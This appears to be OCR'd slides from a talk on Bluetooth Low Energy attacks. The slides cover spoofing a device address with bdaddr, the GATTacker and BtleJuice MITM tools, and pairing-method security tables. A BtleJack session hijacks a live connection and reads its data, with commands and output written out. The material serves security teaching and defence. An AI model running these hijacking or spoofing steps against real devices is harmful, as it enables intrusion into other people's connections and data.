
Note: Bettercap has some problems. It's only possible to execute a ble.write or ble.enum command once and then bettercap has to be restarted.

BLE Man-in-the-Middle


BLE Man-in-the-Middle



BLE Man-in-the-Middle



MAC Address Change Windows



https://macaddresschanger.com/download-bluetooth-mac-address-changer

MAC Address Change Linux

Change MAC address:

```
# bdaddr  -i hci0 be:ef:be:ef:be:ef
Manufacturer:   Cambridge Silicon Radio (10)
Device address: 11:11:11:11:11:11
New BD address: BE:EF:BE:EF:BE:EF

Address changed - Reset device now
```

Bdaddr is included in the latest bluez package. You may compile it for yourself.

Disconnect and reconnect the adapter.

New MAC address:

```
# hciconfig hci0
hci0:   Type: Primary  Bus: USB
    BD Address: BE:EF:BE:EF:BE:EF  ACL MTU: 310:10  SCO MTU: 64:8
    DOWN RUNNING
    RX bytes:574 acl:0 sco:0 events:30 errors:0
    TX bytes:368 acl:0 sco:0 commands:30 errors:0
```

MITM Software

- GATTacker by Slawomir Jasek
  - Project Page: https://github.com/securing/gattacker
  - Console tools to perform the attacks
  - Writing hooks for manipulating the traffic
- BtleJuice by Econocom Digital Security
  - Project Page: https://github.com/DigitalSecurity/btlejuice
  - Webinterface to perform the attacks
- Both tools work in the same way:
  - 2 VMs: Master (central) and Slave (peripheral) with each one Bluetooth adapter
  - VM 1 (Master): Central connects to peripheral
  - VM 2: Websocket to VM 1 and clone/advertise the same GATT services
  - Sniff, intercept and modify, replay
- Downsides
  - Complex setup, they don't work properly, no pairing support

I invested a lot of work and time in getting the tools to work. It was not worth the time ☹

Feature Requirements for active MITM Protection

	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Display Only	Just Works Unauthenti-cated	Just Works Unauthenti-cated	Passkey Entry: responder displays, initiator inputs Authenti-cated	Just Works Unauthenti-cated	Passkey Entry: responder displays, initiator inputs Authenti-cated
Display YesNo	Just Works Unauthenti-cated	Just Works (For LE Legacy Pairing) Unauthenti-cated	Passkey Entry: responder displays, initiator inputs Authenti-cated	Just Works Unauthenti-cated	Passkey Entry (For LE Legacy Numeric Comparison (For LE Secure Connections) Authenti-cated

Table 2.8: Mapping of IO capabilities to key generation method

This means, both devices need a keyboard AND/OR a display!

	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Keyboard Only	Passkey Entry: initiator displays, responder inputs Authenti-cated	Passkey Entry: initiator displays, responder inputs Authenti-cated	Passkey Entry: initiator and responder inputs Authenti-cated	Just Works Unauthenti-cated	Passkey Entry: initiator displays, responder inputs Authenti-cated
NoInput NoOutput	Just Works Unauthenti-cated	Just Works Unauthenti-cated	Just Works Unauthenti-cated	Just Works Unauthenti-cated	Just Works Unauthenti-cated
Keyboard Display	Entry: initiator displays, responder inputs Authenti-cated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenti-cated Numeric Comparison (For LE Secure Connections) Authenti-cated	Passkey Entry: responder displays, initiator inputs Authenti-cated	Just Works Unauthenti-cated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenti-cated Numeric Comparison (For LE Secure Connections) Authenti-cated

Table 2.8: Mapping of IO capabilities to key generation method


Which Pairing Methods are Secure?

- Use pairing methods which use strong key generation mechanisms and support authentication!

Security Type	Pairing Method	Passive Sniffing	Active MitM
No Pairing	-	FAIL	FAIL
LE Legacy Pairing	Just Works	FAIL	FAIL
LE Legacy Pairing	Passkey Entry	FAIL	PASS
LE Legacy Pairing	Out-of-Band	PASS	PASS
LE Secure Connection	Just Works	PASS	FAIL
LE Secure Connection	Passkey Entry	PASS	PASS
LE Secure Connection	Out-of-Band	PASS	PASS
LE Secure Connection	Numeric Comparison	PASS	PASS

BLE Hijacking

BLE Hijacking



BtleJack: Hijack an Existing Connection

Hijack an active connection:

```
# btlejack -f 0x50656c57 -t
BtleJack version 1.3

[i] Detected sniffers:
 > Sniffer #0: fw version 1.3

[i] Synchronizing with connection 0x50656c57 ...
✓ CRCInit = 0xab4577
✓ Channel Map = 0x17ff0001ff
✓ Hop interval = 10
✓ Hop increment = 12
[i] Synchronized, hijacking in progress ...
[i] Connection successfully hijacked, it is all yours \o/
btlejack>
```

BtleJack: Hijack an Existing Connection

Discover services:

```
btlejack> discover
btlejack> start: 0001 end: 000b
start: 000c end: 000f
start: 0010 end: 001a
start: 001b end: 0028
start: 0029 end: 0031
start: 0032 end: 004c
start: 004d end: 0059
start: 005a end: ffff
 Discovered services:
Service UUID: 1800
 Characteristic UUID: 2a00
   | handle: 0002
   | properties: read write_without_resp write  (0e)
   \ value handle: 0003
```

```
 Characteristic UUID: 2a01
   | handle: 0004
   | properties: read  (02)
   \ value handle: 0005

 Characteristic UUID: 2a02
   | handle: 0006
   | properties: read write  (0a)
   \ value handle: 0007

 Characteristic UUID: 2a03
   | handle: 0008
   | properties: write  (08)
   \ value handle: 0009

[...]
```

BtleJack: Hijack an Existing Connection

Read a value:

```
btlejack> read 0x0003
read>> 55 70 72 69 67 68 74 47 4f
```


Decode:

